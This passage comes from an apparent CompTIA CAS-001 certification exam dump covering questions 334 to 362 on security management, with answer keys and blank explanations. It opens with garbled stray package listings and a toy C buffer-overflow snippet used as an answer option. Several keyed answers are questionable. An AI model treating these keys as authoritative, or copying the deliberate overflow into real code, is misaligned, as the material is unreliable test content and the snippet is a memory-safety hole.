xfig-doc_3.2.5.b-1_all.deb 7773821c1a925978306d6c75ff5c579b018a2ac6 1677778 xfig-libs_3.2.5.b-1_all.deb b26c18cfb2ee2dc071b0e3bed6205c1fc0655022
739228 xfig_3.2.5.b-1_amd64.deb
- C. <form action="/cgi-bin/login" method=post>
Username: <input type=text name=username>
PassworD. <input type=password name=password>
<input type=submit value=Login>
- D. #include
char *code = "AAAABBBBCCCCDDD"; //including the character '\0' size = 16 bytes void main()
{char buf[8];
strcpy(buf, code);
}

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 334

Several critical servers are unresponsive after an update was installed. Other computers that have not yet received the same update are operational, but are vulnerable to certain buffer overflow attacks. The security administrator is required to ensure all systems have the latest updates while minimizing any downtime.

Which of the following is the BEST risk mitigation strategy to use to ensure a system is properly updated and operational?

- A. Distributed patch management system where all systems in production are patched as updates are released.
Real 11
CompTIA CAS-001 Exam
- B. Central patch management system where all systems in production are patched by automatic updates as they are released.
- C. Central patch management system where all updates are tested in a lab environment after being installed on a live production system.
- D. Distributed patch management system where all updates are tested in a lab environment prior to being installed on a live production system.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 335

A business is currently in the process of upgrading its network infrastructure to accommodate a personnel growth of over fifty percent within the next six months. All preliminary planning has been completed and a risk assessment plan is being adopted to decide which security controls to put in place throughout each phase.

Which of the following risk responses is MOST likely being considered if the business is creating an SLA with a third party?

- A. Accepting risk
- B. Mitigating risk
- C. Identifying risk
- D. Transferring risk

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 336

Which of the following must be taken into consideration for e-discovery purposes when a legal case is first presented to a company?

- A. Data ownership on all files
- B. Data size on physical disks
- C. Data retention policies on only file servers
- D. Data recovery and storage

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

QUESTION 337

A company has purchased a new system, but security personnel are spending a great deal of time on system maintenance. A new third party vendor has been selected to maintain and manage the company's system. Which of the following document types would need to be created before any work is performed?

- A. IOS
- B. ISA
- C. SLA
- D. OLA

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 338

The security administrator of a small private firm is researching and putting together a proposal to purchase an IPS to replace an existing IDS. A specific brand and

model has been selected, but the security administrator needs to gather various cost information for that product. Which of the following documents would perform a cost analysis report and include information such as payment terms?

- A. RFI
- B. RTO
- C. RFQ
- D. RFC

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 339

A security administrator of a large private firm is researching and putting together a proposal to purchase an IPS. The specific IPS type has not been selected, and the security administrator needs to gather information from several vendors to determine a specific product. Which of the following documents would assist in choosing a specific brand and model?

Real 13
CompTIA CAS-001 Exam

- A. RFC
- B. RTO
- C. RFQ
- D. RFI

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 340

Wireless users are reporting issues with the company's video conferencing and VoIP systems. The security administrator notices DOS attacks on the network that are affecting the company's VoIP system (i.e. premature call drops and garbled call signals). The security administrator also notices that the SIP servers are unavailable during these attacks. Which of the following security controls will MOST likely mitigate the VoIP DOS attacks on the network? (Select TWO).

- A. Configure 802.11b on the network
- B. Configure 802.1q on the network
- C. Configure 802.11e on the network
- D. Update the firewall managing the SIP servers
- E. Update the HIDS managing the SIP servers

Correct Answer: CD

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 341

A company has decided to use the SDLC for the creation and production of a new information system. The security administrator is training all users on how to protect company information while using the new system, along with being able to recognize social engineering attacks. Senior Management must also formally approve of the system prior to it going live. In which of the following phases would these security controls take place?

- A. Operations and Maintenance
- B. Implementation
- C. Acquisition and Development
- D. Initiation

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

QUESTION 342

A company contracts with a third party to develop a new web application to process credit cards. Which of the following assessments will give the company the GREATEST level of assurance for the web application?

- A. Social Engineering
- B. Penetration Test
- C. Vulnerability Assessment
- D. Code Review

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 343

As part of the testing phase in the SDLC, a software developer wants to verify that an application is properly handling user error exceptions. Which of the following is the BEST tool or process for the developer use?

- A. SRTM review
- B. Fuzzer
- C. Vulnerability assessment
- D. HTTP interceptor

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 344

Which of the following is the MOST appropriate control measure for lost mobile devices?

- A. Disable unnecessary wireless interfaces such as Bluetooth.
- B. Reduce the amount of sensitive data stored on the device.
- C. Require authentication before access is given to the device.
- D. Require that the compromised devices be remotely wiped.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

answer is corrected.

QUESTION 345

Which of the following is the MOST cost-effective solution for sanitizing a DVD with sensitive information on it?

- A. Write over the data
- B. Purge the data
- C. Incinerate the DVD
- D. Shred the DVD

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 346

A network engineer at Company ABC observes the following raw HTTP request:

```
GET /disp_reports.php?SectionEntered=57&GroupEntered=-1&report_type=alerts&to_date=01-01-0101&Run=
```

```
Run&UserEntered=dsmith&SessionID=5f04189bc&from_date=31-10-2010&TypesEntered=1
```

```
HTTP/1.1
```

```
Host: test.example.net
```

```
Accept: */*
```

```
Accept-Language: en
```

```
Connection: close
```

```
Cookie: java14=1; java15=1; java16=1; js=1292192278001;
```

Which of the following should be the engineer's GREATEST concern?

- A. The HTTPS is not being enforced so the system is vulnerable.
- B. The numerical encoding on the session ID is limited to hexadecimal characters, making it susceptible to a brute force attack.

Real 16

CompTIA CAS-001 Exam

- C. Sensitive data is transmitted in the URL.
- D. The dates entered are outside a normal range, which may leave the system vulnerable to a denial of service attack.

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 347

Driven mainly by cost, many companies outsource computing jobs which require a large amount of processor cycles over a short duration to cloud providers. This allows the company to avoid a large investment in computing resources which will only be used for a short time.

Assuming the provisioned resources are dedicated to a single company, which of the following is the MAIN vulnerability associated with on-demand provisioning?

- A. Traces of proprietary data which can remain on the virtual machine and be exploited
- B. Remnants of network data from prior customers on the physical servers during a compute job
- C. Exposure of proprietary data when in-transit to the cloud provider through IPSec tunnels
- D. Failure of the de-provisioning mechanism resulting in excessive charges for the resources

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 348

A security administrator needs a secure computing solution to use for all of the company's security audit log storage, and to act as a central server to execute security functions from. Which of the following is the BEST option for the server in this scenario?

- A. A hardened Red Hat Enterprise Linux implementation running a software firewall
- B. Windows 7 with a secure domain policy and smartcard based authentication
- C. A hardened bastion host with a permit all policy implemented in a software firewall
- D. Solaris 10 with trusted extensions or SE Linux with a trusted policy

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

answer is corrected.

QUESTION 349

After implementing port security, restricting all network traffic into and out of a network, migrating to IPv6, installing NIDS, firewalls, spam and application filters, a security administrator is convinced that the network is secure. The administrator now focuses on securing the hosts on the network, starting with the servers.

Which of the following is the MOST complete list of end-point security software the administrator could plan to implement?

- A. Anti-malware/virus/spyware/spam software, as well as a host based firewall and strong, two- factor authentication.
- B. Anti-virus/spyware/spam software, as well as a host based IDS, firewall, and strong three-factor authentication.
- C. Anti-malware/virus/spyware/spam software, as well as a host based firewall and biometric authentication.
- D. Anti-malware/spam software, as well as a host based firewall and strong, three-factor authentication.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 350

A security architect is assigned to a major software development project. The software development team has a history of writing bug prone, inefficient code, with multiple security flaws in every release. The security architect proposes implementing secure coding standards to the project manager. The secure coding standards will contain detailed standards for:

- A. error handling, input validation, memory use and reuse, race condition handling, commenting, and preventing typical security problems.
- B. error prevention, requirements validation, memory use and reuse, commenting typical security problems, and testing code standards.
- C. error elimination, trash collection, documenting race conditions, peer review, and typical security problems.
- D. error handling, input validation, commenting, preventing typical security problems, managing customers, and documenting extra requirements.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

QUESTION 351

A number of security incidents have been reported involving mobile web-based code developed by a consulting company. Performing a root cause analysis, the security administrator of the consulting company discovers that the problem is a simple programming error that results in extra information being loaded into the memory when the proper format is selected by the user. After repeating the process several times, the security administrator is able to execute unintentional instructions through this method. Which of the following BEST describes the problem that is occurring, a good mitigation technique to use to prevent future occurrences, and why it a security concern?

- A. Problem: Cross-site scripting
Mitigation Technique: Input validation
Security Concern: Decreases the company's profits and cross-site scripting can enable malicious actors to compromise the confidentiality of network connections or interrupt the availability of the network.
- B. Problem: Buffer overflow
Mitigation Technique: Secure coding standards
Security Concern: Exposes the company to liability buffer overflows and can enable malicious actors to compromise the confidentiality/availability of the data.
- C. Problem: SQL injection
Mitigation Technique: Secure coding standards
Security Concern: Exposes the company to liability SQL injection and can enable malicious actors to compromise the confidentiality of data or interrupt the availability of a system.
- D. Problem: Buffer overflow
Mitigation Technique: Output validation
Security Concern: Exposing the company to public scrutiny buffer overflows can enable malicious actors to interrupt the availability of a system.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 352

A security administrator has been conducting a security assessment of Company XYZ for the past two weeks. All of the penetration tests and other assessments have revealed zero flaws in the systems at Company XYZ. However, Company XYZ reports that it has been the victim of numerous security incidents in the past six months. In each of these incidents, the criminals have managed to exfiltrate large volumes of data from the secure servers at the company. Which of the following techniques should the investigation team consider in the next phase of their assessment in hopes of uncovering the attack vector the criminals used?

- A. Vulnerability assessment
Real 19
CompTIA CAS-001 Exam
- B. Code review
- C. Social engineering

D. Reverse engineering

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 353

A security manager at Company ABC, needs to perform a risk assessment of a new mobile device which the Chief Information Officer (CIO) wants to immediately deploy to all employees in the company. The product is commercially available, runs a popular mobile operating system, and can connect to IPv6 networks wirelessly. The model the CIO wants to procure also includes the upgraded 160GB solid state hard drive. The producer of the device will not reveal exact numbers but experts estimate that over 73 million of the devices have been sold worldwide. Which of the following is the BEST list of factors the security manager should consider while performing a risk assessment?

- A. Ability to remotely wipe the devices, apply security controls remotely, and encrypt the SSD; the track record of the vendor in publicizing and correcting security flaws in their products; predicted costs associated with maintaining, integrating and securing the devices.
- B. Ability to remotely administer the devices, apply security controls remotely, and remove the SSD; the track record of the vendor in securely implementing IPv6 with IPSec; predicted costs associated with securing the devices.
- C. Ability to remotely monitor the devices, remove security controls remotely, and decrypt the SSD; the track record of the vendor in publicizing and preventing security flaws in their products; predicted costs associated with maintaining, destroying and tracking the devices.
- D. Ability to remotely sanitize the devices, apply security controls locally, encrypt the SSD; the track record of the vendor in adapting the open source operating system to their platform; predicted costs associated with inventory management, maintaining, integrating and securing the devices.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 354

A newly-appointed risk management director for the IT department at Company XYZ, a major pharmaceutical manufacturer, needs to conduct a risk analysis regarding a new system which the developers plan to bring on-line in three weeks. The director begins by reviewing the thorough and well-written report from the independent contractor who performed a security assessment of the

Real 20

CompTIA CAS-001 Exam

system. The report details what seems to be a manageable volume of infrequently exploited security vulnerabilities. The likelihood of a malicious attacker exploiting one of the vulnerabilities is low; however, the director still has some reservations about approving the system because of which of the following?

- A. The resulting impact of even one attack being realized might cripple the company financially.
- B. Government health care regulations for the pharmaceutical industry prevent the director from approving a system with vulnerabilities.
- C. The director is new and is being rushed to approve a project before an adequate assessment has been performed.
- D. The director should be uncomfortable accepting any security vulnerabilities and should find time to correct them before the system is deployed.

Correct Answer: A

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 355

A small company has a network with 37 workstations, 3 printers, a 48 port switch, an enterprise class router, and a firewall at the boundary to the ISP. The workstations have the latest patches and all have up-to-date anti-virus software. User authentication is a two-factor system with fingerprint scanners and passwords. Sensitive data on each workstation is encrypted. The network is configured to use IPv4 and is a standard Ethernet network. The network also has a captive portal based wireless hot-spot to accommodate visitors. Which of the following is a problem with the security posture of this company?

- A. No effective controls in place
- B. No transport security controls are implemented
- C. Insufficient user authentication controls are implemented
- D. IPv6 is not incorporated in the network

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 356

Statement: "The system shall implement measures to notify system administrators prior to a security incident occurring."

Which of the following BEST restates the above statement to allow it to be implemented by a team

Real 21
CompTIA CAS-001 Exam
of software developers?

- A. The system shall cease processing data when certain configurable events occur.
- B. The system shall continue processing in the event of an error and email the security administrator the error logs.
- C. The system shall halt on error.
- D. The system shall throw an error when specified incidents pass a configurable threshold.

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 357

A corporate executive lost their smartphone while on an overseas business trip. The phone was equipped with file encryption and secured with a strong passphrase. The phone contained over 60GB of proprietary data. Given this scenario, which of the following is the BEST course of action?

- A. File an insurance claim and assure the executive the data is secure because it is encrypted.
- B. Immediately implement a plan to remotely wipe all data from the device.
- C. Have the executive change all passwords and issue the executive a new phone.
- D. Execute a plan to remotely disable the device and report the loss to the police.

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 358

A user logs into domain A using a PKI certificate on a smartcard protected by an 8 digit PIN. The credential is cached by the authenticating server in domain A. Later, the user attempts to access a resource in domain B. This initiates a request to the original authenticating server to somehow attest to the resource server in the second domain that the user is in fact who they claim to be.

Which of the following is being described?

- A. Authentication
- B. Authorization
- C. SAML
- D. Kerberos

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

answer is valid.

QUESTION 359

A certain script was recently altered by the author to meet certain security requirements, and needs to be executed on several critical servers. Which of the following describes the process of ensuring that the script being used was not altered by anyone other than the author?

- A. Digital encryption
- B. Digital signing
- C. Password entropy
- D. Code signing

Correct Answer: D

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 360

A company has asked their network engineer to list the major advantages for implementing a virtual environment in regards to cost. Which of the following would MOST likely be selected?

- A. Ease of patch testing
- B. Reducing physical footprint
- C. Reduced network traffic
- D. Isolation of applications

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 361

The security administrator has been tasked with providing a solution that would not only eliminate the need for physical desktops, but would also centralize the location of all desktop applications, without losing physical control of any network devices. Which of the following would the security manager MOST likely implement?

- A. VLANs
- B. VDI
- C. PaaS
- D. IaaS

Correct Answer: B

Section: (none)

Explanation

Explanation/Reference:

Explanation:

QUESTION 362

A company has decided to relocate and the security manager has been tasked to perform a site survey of the new location to help in the design of the physical infrastructure. The current location has video surveillance throughout the building and entryways.

The following requirements must be met:

- Able to log entry of all employees in and out of specific areas
- Access control into and out of all sensitive areas
- Tailgating prevention

Which of the following would MOST likely be implemented to meet the above requirements and provide a secure solution? (Select TWO).

- A. Discretionary Access control
- B. Man trap
- C. Visitor logs
- D. Proximity readers
- E. Motion detection sensors

Correct Answer: BD

Section: (none)

Explanation

Explanation/Reference:

Explanation:



<http://www.gratisexam.com/>